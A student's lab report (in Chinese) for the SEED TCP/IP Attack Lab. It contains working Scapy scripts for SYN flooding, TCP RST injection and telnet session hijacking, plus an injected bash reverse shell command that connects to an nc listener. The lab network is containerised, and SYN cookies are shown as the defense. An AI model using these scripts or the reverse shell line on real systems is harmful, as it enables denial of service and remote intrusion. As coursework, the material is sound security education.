

LAB2:TCP/IP Attack Lab

学号: 57118227 姓名: 孙浩 日期: 2021年7月10日

Task 1 :SYN Flooding Attack

Task 1.1:Launching the Attack Using Python

synflood.py的代码如下


```
#!/bin/env python3

from scapy.all import IP,TCP,send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst='10.9.0.5')
tcp = TCP(dport=23,flags='S') #23端口为telnet
pkt = ip/tcp


while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt,verbose=0)
```

首先直接在seed-attacker上运行该程序对victim-10.9.0.5进行攻击，可以看到已经产生了大量的SYN_RECV。但是telnet仍可以成功登录。




```
root@31d332670a73:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
  tcp        0      0 0.0.0.0:23             0.0.0.0:*              LISTEN
  tcp        0      0 127.0.0.11:44511       0.0.0.0:*              LISTEN
  tcp        0      0 10.9.0.5:23            23.191.37.27:50799     SYN_RECV
  tcp        0      0 10.9.0.5:23            77.250.3.123:41888     SYN_RECV
  tcp        0      0 10.9.0.5:23            48.182.43.12:24295     SYN_RECV
  tcp        0      0 10.9.0.5:23            219.251.242.211:26146   SYN_RECV
  tcp        0      0 10.9.0.5:23            190.142.201.194:39896   SYN_RECV
  tcp        0      0 10.9.0.5:23            140.49.188.58:3427     SYN_RECV
  tcp        0      0 10.9.0.5:23            220.130.54.191:63201     SYN_RECV
  tcp        0      0 10.9.0.5:23            210.33.217.171:8400     SYN_RECV
  tcp        0      0 10.9.0.5:23
```

尝试运行同时多个synflood.py来进行攻击。queue的长度为128，由于Ubuntu20.04的kernel mitigation机制，会有四分之一的用作“proven destination”，所以当SYN_RECV达到97时就已经打满了。



```
seed@VM: ~
root@31d332670a73:/# netstat -tna | grep SYN_RECV | wc -l
97
root@31d332670a73:/#
```


在此时SYN Flooding攻击已经成功，其他用户已经无法正常地使用telnet服务进行登录了。可以看到会一直卡在Trying阶段。（实践过程中还发现了另一种10.9.0.5会直接拒绝连接的结果，但当时忘了截图，之后就再没复现出来过）



```
[07/10/21] seed@VM: ~$ docksh 36
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
```


Task 1.2:Launch the Attack Using C

编译synflood.c，运行。



```
seed@VM: ~
root@VM:/volumes# synflood 10.9.0.5 23
```

发现效果要比Python好很多，直接就攻击成功了。



```
seed@VM: ~
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

查看源代码，推测有如下两个原因：

1. C的代码执行效率要比Python的高，可以更快速的进行发包。这是C语言固有的优势，但写起来相对来说也要复杂的多，可以看到作者甚至要自己写一个计算校验和的算法。
2. TCP有1500字节的负载，可以加重目标机器的资源消耗。

```

struct pseudo_tcp
{
    unsigned saddr, daddr;
    unsigned char mbz;
    unsigned char ptcl;
    unsigned short tcpl;
    struct tcpheader tcp;
    char payload[1500];
};

```

Task 1.3:Enable the SYN Cookie Countermeasure

首先更改**docker-compose.yml**内**Victim**的相关配置，将**net.ipv4.tcp_syncookies**置为1。

```

victim:
    image: handsonsecurity/seed-ubuntu:large
    container_name: victim-10.9.0.5
    tty: true
    cap_add:
        - ALL
    sysctls:
        - net.ipv4.tcp_syncookies=1

    networks:
        net-10.9.0.0:
            ipv4_address: 10.9.0.5

```

重复Task 1.2中的步骤，发现攻击失效了。

The screenshot shows a terminal window titled "seed@VM: ~". The session starts with "docksh 04", followed by a telnet connection to "10.9.0.5". The connection is established to "Ubuntu 20.04.1 LTS" with "root" privileges. The password is entered, and the user is welcomed with "Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)". The final lines provide documentation and management links.

```

[07/10/21]seed@VM:~$ docksh 04
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
lcc89fcb3596 login: root
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:      https://landscape.canonical.com

```

Task 2:TCP RST Attacks on *telnet* Connections

我们假定A (10.9.0.5) 要*telnet*远程登录B (10.9.0.7)，同时用Wireshark进行抓包，记录相应的报文。观察最后的通信报文TCP相关字段值如下。

```

▼ Transmission Control Protocol, Src Port: 53980, Dst Port: 23, Seq: 1359582780, Ack: 241080152,
  Source Port: 53980
  Destination Port: 23
  [Stream index: 0]
  [TCP Segment Len: 0]
  Sequence number: 1359582780
  [Next sequence number: 1359582780]
  Acknowledgment number: 241080152
  1000 .... = Header Length: 32 bytes (8)

```

构建相应的python程序如下。

△ Seq字段并不需要变化，因为最后一个报文没有附带任何字节；Ack字段根据B发送的最后一个报文决定，这里同样不需要变化

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src='10.9.0.5', dst='10.9.0.7')
tcp = TCP(sport=53980, dport=23, flags="R", seq=1359582780, ack=241080152)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

在seed-attacker上运行该程序。可以发现A和B的telnet连接中断了。



A terminal window titled "seed@VM: ~" showing the command "root@462c1e7020ff:~# Connection closed by foreign host." followed by a prompt "root@1cc89fcb3596:/#".

Task 3:TCP Session Hijacking


我们假定A (10.9.0.5) 要telnet远程登录B (10.9.0.7)，同时用Wireshark进行抓包，观察远程运行命令时的报文内容。发现telnet是一个字符一个字符地去传送命令。但是我大胆猜测一次性传送若干个字符应该也是可以的，事实上确实也是可以的。

接下来构造Hijacking代码，让B运行ps命令。（Seq字段和Ack字段的取值方法同[Task2](#)）

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src='10.9.0.5', dst='10.9.0.7')
tcp = TCP(sport=53990, dport=23, flags="A", seq=3078919664, ack=3599681468)
data = 'ps\r\n'
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

然后由于telnet会回传发送的命令进行确认，使得A上出现了ps命令的结果。



A terminal window titled "seed@VM: ~" showing the command "root@462c1e7020ff:~# ps" followed by a table of processes:


PID	TTY	TIME	CMD
37	pts/1	00:00:00	login
47	pts/1	00:00:00	bash
55	pts/1	00:00:00	top
59	pts/1	00:00:00	ps

root@462c1e7020ff:~#
root@462c1e7020ff:~#

但其实我个人不是特别理解为什么会出现"ps"这两个字符，觉得应该只应该出现下面的那个内容。另外这个Task还需要注意一下ARP协议的可能造成的影响。

Task 4:Creating Reverse Shell using TCP Session Hijacking

我们假定A (10.9.0.5) 要telnet远程登录B (10.9.0.7) , 同时用Wireshark进行抓包, 观察远程运行命令时的报文内容。接下来的步骤同上, 只不过需要先使用nc听9090端口"nc -lrv 9090", 然后将传送的数据部分换成了"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n", 结果如下所示, 可以看到反向Shell成功。



A terminal window titled "seed@VM: ~" showing a successful reverse shell connection. The terminal output is as follows:

```
[07/10/21] seed@VM:~$ docksh 04
root@VM:/# nc -lrv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 53798
root@462c1e7020ff:/#
```